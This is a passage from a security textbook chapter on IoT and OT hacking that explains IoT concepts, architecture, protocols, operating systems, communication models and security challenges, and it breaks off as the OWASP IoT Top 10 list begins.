Chapter 18: IoT and OT Hacking

Introduction

The Internet of Things (IoT) has emerged by integrating wireless technologies, micro-electromechanical systems, microservices, and the internet. IoT applications span various industries, including healthcare, agriculture, building management, transportation, and energy. Numerous organizations are spearheading the IoT revolution. Smart wearables, industrial machinery, connected electronics, smart grids, and vehicles are becoming integral to interconnected networks. These devices generate vast amounts of data gathered, analyzed, stored, and managed within these networks.

IoT has brought new technologies and capabilities into everyday life. However, as an evolving domain, its technological and service immaturity from different vendors poses challenges for organizations, especially security. Ensuring IoT security is complicated due to devices using simple processors and basic operating systems, which often lack support for advanced security measures. Businesses leveraging IoT must safeguard devices and data from potential threats.

Cybersecurity has become critical as industries increasingly digitize operations to improve efficiency through remote data access and internet connectivity. The convergence of Operational Technology (OT) and Information Technology (IT) introduces unique risks and safety concerns. To address these challenges, organizations must thoroughly assess their cyber threat landscape, industrial systems, and business processes. Prioritizing and addressing the most significant risks and vulnerabilities is essential before implementing cybersecurity measures and policies.

This chapter identifies potential risks associated with IoT and OT platforms while offering strategies to safeguard IoT devices and OT systems against evolving threats and vulnerabilities. By the end of this chapter, you will be able to:

- Understand IoT fundamentals
- Recognize various IoT threats and attack vectors
- Outline the methodology used in IoT hacking
- Utilize IoT hacking tools effectively
- Implement protective measures to defend against IoT-based attacks
- Operate IoT security tools
- Grasp the core concepts of OT systems
- Identify threats and attack techniques targeting OT environments
- Detail the process of OT hacking and the tools used in such scenarios
- Employ countermeasures to secure industrial operations against OT-related threats
- Leverage OT security tools for enhanced protection.

IoT Hacking

IoT hacking exploits flaws in Internet of Things (IoT) networks or devices to obtain illegal access, interfere with normal operations, or steal information. These assaults target gadgets such as wearables, industrial sensors, and smart home systems, frequently using weak security measures to infiltrate the system.

IoT Concepts and Attacks

The Internet of Things (IoT) is a significant and developing subject in technology, economy, and society. This convergence of big data analytics and machine-to-machine communications is known as the "web of connected devices." The IoT is a forward-looking evolution of the internet and physical device capabilities, progressively reducing the distance between the virtual and real worlds. This part covers key IoT ideas necessary to comprehend the more complex subjects discussed later in this chapter.

Attackers employ various tactics to target IoT devices or networks. This section covers the main IoT dangers and the fundamental IoT attack vectors and tactics, such as Distributed Denial-of-Service (DDoS) assaults, Heating, Ventilation, and Air Conditioning (HVAC) system attacks, rolling code attacks, BlueBorne attacks, and jammer attacks.

What is the IoT?

The Internet of Things (IoT), also referred to as the Internet of Everything (IoE), describes a network of web-connected devices equipped with sensors, processors, and communication hardware. These devices can gather, process, and transmit data. In this context, a "thing" represents any device embedded within natural, human-made, or machine-made objects that can communicate over a network.

Key characteristics of IoT include connectivity, intelligent sensors, artificial intelligence, compact design, and interactive engagement.

How does the IoT Work?

IoT technology comprises four main components: IoT devices, gateway systems, cloud-based data storage, and remote control through mobile applications. These elements work together to enable seamless communication between two endpoints. Key components of IoT technology that ensure the efficient functioning of IoT devices include:

- **Sensing Technology**: Devices are equipped with sensors to detect and collect various types of data from their environment, such as temperature, gas levels, location, machinery operations, or patient health metrics.
- **IoT Gateways**: These act as intermediaries, linking IoT devices (internal networks) with end-users (external networks). They facilitate data transfer from sensors to either the user or the cloud.
- **Cloud Storage and Data Processing**: Once data passes through the gateway, it is stored and analyzed on cloud servers. The processed information is then sent to the user for decision-making or action.
- **Remote Control via Mobile Apps**: Users can manage, monitor, and control IoT devices remotely using apps on smartphones, tablets, or computers. These apps enable data retrieval and execution of specific actions from anywhere.

Example:

1. A home smart security system connects to the internet and cloud infrastructure via a gateway, enabling seamless integration and communication.
2. The cloud stores detailed data about all devices linked to the network, including device IDs, current status, access history, frequency of access, and duration of previous uses.
3. The connection between devices and the cloud server is established using web services.

4. A user with the appropriate mobile app can remotely interact with the device. To ensure security, the user must first authenticate their identity. Access is granted if the credentials match the records stored in the cloud; otherwise, it is denied. The cloud server identifies the device by its ID and processes the corresponding request through the gateway.
5. Suppose the security system detects suspicious activity while recording at home. In that case, it sends an alert to the cloud via the gateway. The cloud verifies the device ID and its associated user, then forwards the alert to the end-user for prompt action.



Figure 18-01: Workings of the IoT

IoT Architecture

The IoT architecture is structured across multiple layers, from the top application layer to the base edge technology layer. This design enables the system to cater to the needs of diverse sectors such as communities, industries, enterprises, and governments. The roles of each layer are outlined below:

- **Edge Technology Layer**: This foundational layer encompasses hardware components like sensors, RFID tags, readers, and soft sensors, along with the devices themselves. These elements are critical for collecting data and monitoring or sensing various phenomena. This layer gathers data, connects devices within the network, and links them to the server.
- **Access Gateway Layer**: This layer facilitates initial data processing by serving as a bridge between endpoints like devices and clients. Key functions include routing messages, identifying them, and managing subscriptions.
- **Internet Layer**: A vital layer for enabling communication, it handles interactions such as device-to-device, device-to-cloud, device-to-gateway, and back-end data exchanges.
- **Middleware Layer**: Positioned between the hardware and application layers, this layer acts as an interface and operates in both directions. It manages data and devices, performing tasks like data analysis, aggregation, filtering, access control, and device information discovery.
- **Application Layer**: At the top of the architecture, this layer delivers services to users across sectors such as construction, manufacturing, healthcare, automotive, and security, ensuring tailored solutions for different needs.



Figure 18-02: IoT Architecture

IoT Application Areas and Devices

IoT devices find applications across numerous fields, playing a vital role in simplifying daily tasks, automating processes, and enhancing quality of life. IoT technology is deeply integrated into various aspects of modern society, from smart homes to industrial systems. Here are some key applications of IoT devices:

- **Smart Home and Building Systems**: Internet-connected devices, including thermostats, lighting systems, and security solutions, provide services to enhance convenience and efficiency in residential and commercial spaces.
- **Healthcare and Life Sciences**: IoT devices in this sector include wearable health trackers, monitoring tools like implanted pacemakers, ECG and EKG machines, surgical equipment, and telemedicine systems, enabling better healthcare delivery and patient outcomes.
- **Industrial IoT (IIoT)**: IIoT is revolutionizing industries by increasing productivity, integrating intelligent technology to transform manufacturing processes, and introducing innovative hybrid business models.
- **Transportation**: IoT technology enables vehicle-to-vehicle, vehicle-to-roadside, and vehicle-to-pedestrian communication, improving traffic flow, navigation systems, and parking management.
- **Retail**: IoT is widely used for tasks like secure payment processing, targeted advertising, and product monitoring to prevent theft and losses, thereby enhancing revenue generation.
- **IT and Networking**: Office IoT devices include printers, fax machines, copiers, and PBX monitoring systems. These devices improve endpoint communication and facilitate efficient data transmission over long distances.

Service Sectors	Application Groups	Locations	Devices

Buildings	Commercial/ Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	Heating, Ventilation, and Air Conditioning (HVAC), Transport, Fire and Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/Demand	Power Generation, Transport, and Distribution, Low Voltage, Power Quality, Energy Management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and Home	Infrastructure	Wiring, Network Access, Energy Management	Digital Cameras, Power Systems, MID, E-Readers, Dishwashers, Desktop Computers, Washing Machines/Dryers, Meters, Lights, TVs, MP3 devices, game consoles, Alarms, etc.
	Awareness and Safety	Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	Convenience and Entertainment	HVAC/Climate, Lighting, Appliances, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctors' Offices	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	

	Transport Systems	Tolls, Traffic Management, Navigation	
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/Processes	Petrochemicals, Hydro, Carbons, Food, Beverages	
	Converting/ Discrete	Metals, Papers, Rubber/Plastic, Metalworking, Electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels, Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution Centers	
Security/Public Safety	Surveillance	Radar/Satellite, Environment, Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	
	Public Infrastructure	Water, Treatment, Building, Environment, Equipment and Personnel, Police, Fire, Regulatory	

	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

Table 18-01: IoT Application Areas and Devices

IoT Technologies and Protocols

The Internet of Things (IoT) encompasses a broad spectrum of emerging technologies and competencies. However, a significant challenge in the IoT space is the underdeveloped nature of many technologies and the services provided by vendors, which complicates their effective deployment in organizations. IoT relies heavily on standardized networking protocols to ensure successful communication between endpoints. Below are key communication technologies and protocols based on the distance between the source and destination:

Short-Range Wireless Communication

- **Bluetooth Low Energy (BLE)**: BLE, also known as Bluetooth Smart, is a wireless personal area network commonly used in sectors such as healthcare, security, fitness, and entertainment.
- **Light-Fidelity (Li-Fi)**: Similar to Wi-Fi but with two main differences—communication mode and speed—Li-Fi uses Visible Light Communication (VLC) to transfer data through household light bulbs at speeds of up to 224 Gbps.
- **Near-Field Communication (NFC)**: NFC is a short-range communication technology that uses magnetic induction to facilitate communication between electronic devices. It is commonly applied in mobile payments, social media, and product identification.
- **QR Codes and Barcodes**: Machine-readable codes containing product or item information. QR codes are two-dimensional and scannable by smartphones, while barcodes can be one-dimensional or two-dimensional.
- **Radio-Frequency Identification (RFID)**: RFID tags store data and are read through electromagnetic fields. This technology is used in various industrial, healthcare, logistics, and animal tracking sectors.
- **Thread**: An IPv6-based protocol designed for home automation, allowing IoT devices to communicate with one another on local wireless networks.
- **Wi-Fi:** It is a commonly used wireless networking technology for Local Area Networks (LANs). The 802.11n standard offers speeds up to 600 Mbps and a range of about 50 meters.
- **Wi-Fi Direct**: Enables peer-to-peer communication between devices without a wireless access point. Devices establish communication by selecting one as the access point.
- **Z-Wave**: A low-power, short-range communication protocol mainly for home automation, allowing devices like thermostats and home security systems to communicate wirelessly.

- **Zigbee**: Based on the IEEE 203.15.4 standard, Zigbee is designed for low data-rate communication over short ranges of 10-100 meters, typically used in devices with infrequent data transmission needs.
- **ANT**: Adaptive Network Topology (ANT) is a wireless sensor network technology for short-range communication in sports and fitness devices.

Medium-Range Wireless Communication

- **HaLow**: A variant of the Wi-Fi standard, HaLow is designed to provide extended coverage, especially in rural areas. It operates at lower data rates, which helps reduce power consumption and transmission costs.
- **LTE-Advanced**: An improved version of LTE, LTE-Advanced enhances mobile communication by offering greater data capacity, extended coverage, better efficiency, and improved performance.
- **6LoWPAN**: IPv6 over Low-Power Wireless Personal Area Networks (6LoWPAN) is a protocol that enables communication between small, low-power devices with limited processing abilities, such as various IoT devices.
- **QUIC**: Quick UDP Internet Connections (QUIC) are multiplexed connections that allow IoT devices to communicate over the User Datagram Protocol (UDP), providing security features comparable to SSL/TLS.

Long-Range Wireless Communication

- **LPWAN**: Low Power Wide Area Network (LPWAN) is a wireless communication technology that enables long-distance communication between two endpoints. Some common LPWAN protocols and technologies include:
    - **LoRaWAN**: A Long Range Wide Area Network (LoRaWAN) is used for applications such as mobile communication, industrial machine-to-machine exchanges, and secure two-way communications, particularly in IoT, smart cities, and healthcare.
    - **Sigfox**: This technology is used for devices that require minimal data transfer and have short battery lifespans.
    - **Neul**: Operating in a small section of the TV white space spectrum, Neul provides high-quality, high-power, wide-coverage, and cost-effective network solutions.
- **VSAT**: Very Small Aperture Terminal (VSAT) is a communication protocol utilizing small dish antennas for both broadband and narrowband data transmission.
- **Cellular**: Cellular communication is used for long-distance data transfer. It offers high-quality transmission but has the drawbacks of higher costs and significant power consumption.
- **MQTT**: Message Queuing Telemetry Transport (MQTT) is a lightweight ISO standard protocol for sending messages over long-range wireless networks. It is often utilized in remote locations such as satellite links.
- **NB-IoT**: Narrowband IoT (NB-IoT) is an advanced version of LoRaWAN and Sigfox, using enhanced physical layer technology and a dedicated spectrum for machine-to-machine communication.

Wired Communication

- **Ethernet**: Ethernet is today's most widely used networking protocol, commonly employed in Local Area Networks (LANs). It connects computers within a limited area, such as a building, office, or campus, through wired connections.
- **Multimedia over Coax Alliance (MoCA)**: MoCA is a networking protocol that delivers high-definition video and related content to homes using existing coaxial cables.
- **Power-Line Communication (PLC)**: PLC is a protocol that enables the transmission of both power and data through electrical wiring. It is essential for various applications, including home automation, industrial systems, and Broadband over Power Lines (BPL).

IoT Operating Systems

IoT devices consist of both hardware and software elements. The hardware includes components like end devices and gateways, while the software typically involves operating systems. As the production of hardware components such as sensor nodes and gateways has increased, traditional IoT devices, which previously functioned without an operating system, have started to adopt new OS implementations tailored specifically for IoT applications. These operating systems enhance device connectivity, usability, and interoperability. Below are some operating systems used in IoT devices:

- **Windows 10 IoT**: A family of operating systems developed by Microsoft, designed for embedded systems.
- **Amazon FreeRTOS:** It is an open-source, free OS that enables easy deployment, security, connectivity, and management of low-power, battery-operated IoT edge devices.
- **Fuchsia**: A Google-developed open-source OS that supports various platforms, including embedded systems, smartphones, and tablets.
- **RIOT**: A lightweight OS that uses minimal resources and is energy-efficient, suitable for embedded systems, sensors, and actuator boards.
- **Ubuntu Core**: Also known as Snappy, used in devices like robots, drones, and edge gateways.
- **ARM Mbed OS**: Typically used in low-power devices such as wearables.
- **Zephyr**: Designed for low-power, resource-constrained devices.
- **Embedded Linux**: Used across small, medium, and large embedded systems.
- **NuttX RTOS**: An open-source OS that supports 8-bit and 32-bit microcontrollers in embedded systems.
- **Integrity RTOS**: Primarily used in aerospace, defense, automotive, and medical industries.
- **Apache Mynewt**: Supports devices utilizing the Bluetooth Low Energy (BLE) protocol.
- **Tizen**: An open-source, Linux-based OS used in various devices, such as smartphones, tablets, smart TVs, wearables, and IoT devices.

IoT Application Protocols

- **Constrained Application Protocol (CoAP)**: This protocol is designed for transferring messages between IoT networks and constrained nodes. It is primarily used in machine-to-machine (M2M) applications, such as building automation and smart energy systems.

- **Edge Computing**: Edge computing shifts computational tasks closer to the network's edge, allowing smart devices and gateways to perform services and tasks from the cloud. This decentralization enhances content caching, delivery, storage, and overall management in IoT networks.
- **Lightweight Machine-to-Machine (LWM2M)**: LWM2M is a communication protocol at the application layer that facilitates communication between IoT devices and assists in their management.
- **Physical Web**: This technology enables quick and seamless interaction with nearby IoT devices by broadcasting a list of URLs from devices via Bluetooth Low Energy (BLE) beacons.
- **eXtensible Messaging and Presence Protocol (XMPP)**: XMPP is an open-source protocol for real-time communication used to develop interoperable devices, applications, and services within the IoT ecosystem.
- **Mihini/M3DA**: Mihini/M3DA is a software framework that facilitates communication between M2M servers and embedded gateway applications. It allows IoT applications to exchange data and control commands with M2M servers.

IoT Communication Models

IoT technology utilizes several communication models, each offering distinct features that allow devices to interact with one another or a client. Below are four communication models and their key characteristics:

- **Device-to-Device Communication Model**

This model connects devices through the internet, typically using protocols like ZigBee, Z-Wave, or Bluetooth. It is commonly found in smart home products such as thermostats, lights, door locks, CCTV cameras, and refrigerators, where devices exchange small data packets at low data rates. This model is also used in wearable devices. For instance, an ECG/EKG device attached to a patient can sync with their smartphone to send emergency notifications.

Figure 18-03: IoT Device-to-Device Communication Model

- **Device-to-Cloud Communication Model**

In this model, devices connect to the cloud for data exchange or command transmission instead of directly communicating with the client. It typically relies on protocols like Wi-Fi or Ethernet and sometimes cellular networks. For example, a Wi-Fi-enabled CCTV camera illustrates this model. The camera cannot communicate directly with the user's smartphone; instead, it uploads data to the cloud. Upon providing the correct credentials, the user gains access to the cloud, allowing them to view the camera's feed remotely.



Figure 18-04: IoT Device-to-Cloud Communication Model

- **Device-to-Gateway Communication Model**

In this model, the IoT device communicates with a gateway, relaying data to the cloud. The gateway is an intermediary, often providing security features and handling data or protocol conversion. Common protocols used in this model include ZigBee and Z-Wave. For example, if a smartphone serves as the gateway, it may run an app that connects to the IoT device and the cloud. A smart TV, for instance, could connect to a cloud service through a mobile app acting as the gateway.



Figure 18-05: IoT Device-to-Gateway Communication Model

- **Back-End Data-Sharing Communication Model**

This model builds on device-to-cloud communication by allowing authorized third parties to access data uploaded by IoT devices to the cloud. The data is stored in the cloud and later retrieved or analyzed by these third parties. For instance, an energy consumption analyzer might assess a company's energy usage monthly or yearly. The insights gained can help the company implement strategies to reduce energy costs through energy-saving or harvesting techniques.



Figure 18-06: IoT Back-End Data-Sharing Communication Model

Challenges of IoT

The rapid expansion of IoT technology has made it an integral part of daily life, with numerous applications and features. However, the lack of robust security policies makes IoT devices vulnerable to cyberattacks. New updates to these devices also often introduce security gaps that can be exploited. To address these concerns, manufacturers must prioritize security from the planning and design phases through deployment, implementation, management, and maintenance. Below are some key challenges that make IoT devices susceptible to threats:

- **Inadequate Security and Privacy**: Many IoT devices, such as home appliances, industrial tools, healthcare devices, and vehicles, are connected to the internet and store sensitive data. However, they often lack fundamental security measures, leaving them open to exploitation by hackers.
- **Weak Web Interfaces**: Many IoT devices have built-in web server technology, which can make them vulnerable to attacks if they are not properly secured.
- **Regulatory and Legal Issues**: The interconnected nature of IoT devices raises security concerns, but there is often a lack of laws to address these challenges effectively.
- **Default, Weak, and Hardcoded Credentials**: A common vulnerability in IoT devices is using default and easily guessable credentials. These weak authentication systems are prime targets for hackers seeking unauthorized access.
- **Unencrypted Data Transmission and Open Ports**: IoT devices often transmit data in clear text and have open ports, exposing them to interception or exploitation, especially since they usually lack encryption during data transfer.
- **Programming Vulnerabilities (Buffer Overflow)**: Many IoT devices include embedded web services vulnerable to common attacks such as buffer overflows and SQL injection. These can be exploited when the device functionality is updated.
- **Storage Limitations**: IoT devices generally have limited storage capacity, yet they gather large amounts of data. This discrepancy leads to challenges in managing, storing, and securing the data effectively.
- **Challenges in Updating Firmware and OS**: Firmware updates are crucial for securing devices but may affect performance. Manufacturers may be reluctant to release updates due to the potential impact on functionality.
- **Interoperability Issues**: IoT devices often struggle with compatibility, making it difficult to test APIs, secure devices with third-party software, or manage and monitor devices across a unified platform. This lack of interoperability hinders the growth and effectiveness of the IoT ecosystem.

- **Physical Theft and Tampering**: IoT devices are vulnerable to physical attacks, such as tampering or counterfeiting, which allow attackers to inject malicious code or alter the hardware.
- **Limited Vendor Support for Vulnerability Patches**: Device manufacturers may be hesitant or unwilling to grant third-party access to fix security vulnerabilities, leaving devices at risk.
- **Economic and Developmental Challenges**: The rapid spread of IoT devices adds complexity for policymakers, who must create new regulations and frameworks to address the emerging issues surrounding these technologies.
- **Management of Unstructured Data**: The increasing number of connected devices generates vast amounts of unstructured data. As this data's volume, velocity, and variety grow, organizations must figure out how to identify and handle valuable, actionable information.
- **Scalability**: As the IoT network expands, managing and scaling the infrastructure becomes more complex, requiring improved data management and analysis capabilities.
- **Energy Consumption**: Many IoT devices are battery-powered, making optimizing energy use challenging to extend their operational life.
- **Compliance with Regulations**: IoT deployments must comply with various regulations related to data security, privacy, and protection, which differ across regions and industries.
- **Integration with Legacy Systems**: Integrating IoT technology with existing infrastructure and systems can be difficult, requiring smooth compatibility and seamless integration to avoid disruptions.

Threat vs. Opportunities

If the IoT is not properly configured or understood, it can present significant risks to personal data, privacy, and safety. However, when appropriately managed and secured, IoT can enhance communication, service delivery, and overall quality of life. The threats posed by IoT can be grouped into three main areas: security, privacy, and safety. These areas are interconnected as they relate to the same device and its network connectivity. The significance of these concerns is growing as IoT devices are becoming more integrated into daily life than smartphones, and they can access highly sensitive personal data, including health records, financial information, and social security numbers. While concerns with smartphones and tablets may be limited, the potential risks with IoT devices are far greater. Therefore, safeguarding these devices' security, privacy, and safety is critical. Addressing these three threat categories through effective strategies will lead to more secure communication, reduced cyberattacks, better user experiences, and increased cost efficiency.

IoT Security Problems

IoT systems can present significant risks to organizations due to potential vulnerabilities. Many IoT devices are prone to security issues, including lack of adequate authentication methods, reliance on default credentials, absence of lock-out features, weak encryption protocols, poor key management, and inadequate physical security. Figure 18-07 shows some of the security concerns associated with each layer of the IoT architecture:



Figure 18-07: Security Problems in IoT Architecture

OWASP Top 10 IoT Threats

The Open Web Application Security Project (OWASP) identifies the following as the top 10 threats to IoT systems:

1. **Weak, Guessable, or Hardcoded Passwords**

Brute-force attacks can exploit easily guessed or hardcoded passwords, including publicly available or unchangeable credentials. Backdoors in device firmware or client software further enable unauthorized access.

2. **Insecure Network Services**

